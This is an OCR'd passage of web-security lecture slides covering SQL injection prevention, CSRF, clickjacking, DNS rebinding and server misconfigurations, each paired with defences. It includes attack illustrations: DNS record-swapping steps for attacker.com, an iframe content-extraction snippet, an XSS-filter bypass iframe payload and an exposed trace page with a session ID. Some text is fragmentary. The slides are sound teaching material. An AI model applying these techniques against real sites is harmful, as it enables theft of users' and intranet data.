var sql= "SELECT * FROM News WHERE Id = ?";
[…] command.Parameters.Add(new OleDbParameter("Id",
  PARAMETER_VALUE));
```

- No attacker can change the intent of the query.
  - Supported in all major programming languages.

SQL Injection ■

- Questions?


Cross-Site Request Forgery

What is Cross-Site Request Forgery?

- Also known as XSRF, CRSF or Session Riding.
- Involves three players:
  - A web server.
    - Not protected against XSRF.
  - A client.
    - Who creates the actual request.
  - An attacker.
    - Who makes the client do the request.
- The attacker has to know.
  - What requests is accepted.
  - The user must be authenticated.


What is Cross-Site Request Forgery?

- A normal request occurs when, e.g. a user press a “buy”-button.




What is Cross-Site Request Forgery?

- The “buy”-request may be forced by an attacker.



Cross-Site Request Forgery Attacks

- Can also be used to access local web applications.



ZyXEL
Total Internet Access Solution

SITE MAP HELP

Main Menu


Advanced Setup
- Password
- LAN
- WAN
- NAT
- Voice
- Dynamic DNS
- Time and Date
- Remote Management
- UPnP
- Logs

Logout

NAT - Edit SUA/NAT Server Set

	Start Port No.	End Port No.	IP Address
1	All ports	All ports	0.0.0.0
2	21	21	192.168.1.33
3	0	0	0.0.0.0
4	0	0	0.0.0.0
5	0	0	0.0.0.0
6	0	0	0.0.0.0
7	0	0	0.0.0.0
8	0	0	0.0.0.0
9	0	0	0.0.0.0
10	0	0	0.0.0.0
11	0	0	0.0.0.0
12	0	0	0.0.0.0

Save Cancel



TetherNet WiFi Setup - Mozilla Firebird

File Edit View Go Bookmarks Tools Help

TetherNet WiFi Setup

WiFi wireless access point configuration:

Radio	✓ enabled	Turn the wireless radio on or off. With the radio turned off, wireless access point functionality is disabled.
Channel	1 (2412 Mhz)	Set the radio frequency of the wireless access point. The list of available frequencies is dependent on radio regulations specified by regional authorities.
Access Point Density	low	Specify the access point density. This setting influences some of the radio modem threshold settings.
Service Set ID	ABCDE	Specify the name of an IBSS SSID to create. The SSID can be any text string up to 30 characters long.
WEP Encryption	✓ Key: elvis Make 40-bit Key Make 108-bit Key	Enable or disable WEP encryption. Encryption keys can either be normal text (i.e. "hello") or a series of hexadecimal digits (i.e. "0xdeadc0de"). The key can be either a 5 character text string or 10 hex digits for 40-bit WEP, or a 13 character text string or 26 hex digits for 108-bit WEP.

Configure WiFi

TetherNet 2.0 © 2001-2003 X-Bone/DynaBone at USC/ISI. [Contact] [Main Page]

Done

- Example

Preventing Cross-Site Request Forgery

- The simple solution: Make a check on the REFERER.
  - You will loose visitors with no REFERER.
  - Spoofing examples for old versions of Flash, Firefox and IE exists.

- The best solution: Require a secret, user-specific token.
  - All sensitive requests.
  - An attacker cannot guess the token and m

```
<form action…>
<input name=“product” type=“hidden”
<input name=“xsrf-token" type="hidden“
  value="df8652852f139"/>
</form>
```

But this can be extracted with XSS!

Cross-Site Request Forgery ■

- Questions?

Clickjacking

What is Clickjacking?


- Also known as "UI redressing" or "Likejacking".

- An attack involves:

A web server.

A user.

An attacker controlling a web site.




twitter blog

Clickjacking Blocked

Thursday, February 12, 2009


Some folks have noticed links from accounts they follow prefa
click" which of course people want to click right away. The link
employing technique called clickjacking. This technique seeks
can take action on your behalf while you perform seemingly u



27 January 2012 Last updated at 22:04 GMT

Facebook sues alleged clickjacking spammer sparking row

What is Clickjacking?



Clickjacking Attacks

- Example
  - Protect your mailbox.

Preventing Clickjacking

- Popular Frame Breaking Scripts:

```
if(top.location!=self.location) {
    parent.location = self.location;
}
```

- Limitations:
  - Double Framing (top.location is a security violation)
  - Exploit XSS Filter (`<iframe src="http://www.victim.com/?v=<script>if”>`)

Preventing Clickjacking

- "Best-for now" script for old browsers:

```
<head><style>body { display : none;}</style> </head>
<body>
<script> if (self == top) {
var theBody = document.getElementsByTagName('body')[0];
theBody.style.display = "block";
} else {
top.location = self.location; }
</script></body>
```

- Support in new browsers:
  - HTTP Response Header "*X-FRAME-OPTIONS*".
  - Either *DENY* or (*SAMEORIGIN*).
  - Supported by recent versions of most browsers.

Clickjacking ■

- Questions?

DNS Rebinding

What is DNS Rebinding?

- If *trifork-intra.com* has no XSS or SQLi, how to extract (IP-filtered) user specific data?

- Make IFRAME with *trifork-intra.com* on *attacker.com* and execute:


```
document.getElementById('triforkframe').contentWindow
  .document.body.innerHTML
```

  ?

  Or XMLHttpRequest?

- Not possible because of the *Same-Origin Policy* in the browser.

What is DNS Rebinding?



- Involves a web server, a user and an attacker.

- A domain name resolves to an IP-address.
  - E.g., *trifork-intra.com* resolves to *77.66.16.105*.

- Requirements:
  - The web server must accept other host names.
    - E.g., if *attacker.com* resolves to *77.66.16.105 the Trifork Intranet web page is shown at attacker.com.*

  - The user must have access to *trifork-intra.com* (e.g., IP-filter, or LAN application).
  - The user must visit *attacker.com*.

What is DNS Rebinding?

- The attacker controls the name server (NS) of attacker.com.
- First, make record in the NS:

  `attacker.com. A 87.238.13.37 (TTL: 1 second)`

- When a *Trifork Intranet user* enters the site, make the change:

  `attacker.com. A` *`77.66.16.105`*

- Wait for the browser's DNS cache to expire.

  (Entertain the user, create a pop-under)

- Create an IFRAME with *src=//attacker.com*.
  - Now the IFRAME will contain content from *`77.66.16.105`*.
  - The outer frame can extract content from the inner frame (user data if IP-filtered, LAN apps and Session fixation).

Preventing DNS Rebinding

- Web application developers:
  - Make a white-list of host headers.
  - Reject all request with unknown host headers.
- Paranoid Internet users:
  - NoScript provides protecting.
  - Adjust your DNS Cache.

DNS Rebinding ■


- Questions?

Misconfigurations

Misconfigurations

- ASP.NET Trace Information

  `http://www.domain.com/Trace.axd`



Accept	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, applicat excel, application/vnd.ms-powerpoint, application/msword, */*

Request Details

Request Details

Session Id:	sbrysnnrex3ok211c3yrr02h	**Request Type:**	POST
Time of Request:	12/10/2011 4:58:28 PM	**Status Code:**	302
Request Encoding:	Unicode (UTF-8)	**Response Encoding:**	Unicode (UTF-8)

